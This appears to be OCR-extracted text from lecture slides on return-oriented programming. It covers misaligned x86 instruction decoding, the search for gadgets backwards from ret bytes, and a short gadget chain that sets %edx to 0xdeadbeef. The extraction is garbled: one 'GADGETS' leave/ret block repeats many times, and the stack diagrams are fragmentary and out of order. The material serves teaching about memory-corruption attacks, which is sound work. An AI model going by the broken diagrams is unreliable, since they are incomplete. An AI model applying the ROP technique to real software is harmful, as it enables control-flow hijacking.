
Starting one byte later, the attacker instead obtains

```
c7 07 00 00 00 0f      movl $0x0f000000, (%edi)
95                     xchg %ebp, %eax
45                     inc %ebp
c3                     ret
```

Find code sequences by starting at ret's ('0xc3')
and looking backwards for valid instructions


GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



GADGETS


```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



%edx now set to 0xdeadbeef

GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



Effect: sets `%edx` to `0xdeadbeef`

GADGETS


```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

addl (%edx), %eax
push %edi
ret
pop %edx
ret
ret
pop %edi
ret
%esp
7

```
%edi
%edx
%eax 3
```


GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



GADGETS

```
leave:  mov %ebp %esp
        pop %ebp
ret:    pop %eip
```



GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

%esp

addl (%edx), %eax
push %edi
ret

pop %edx
ret

ret

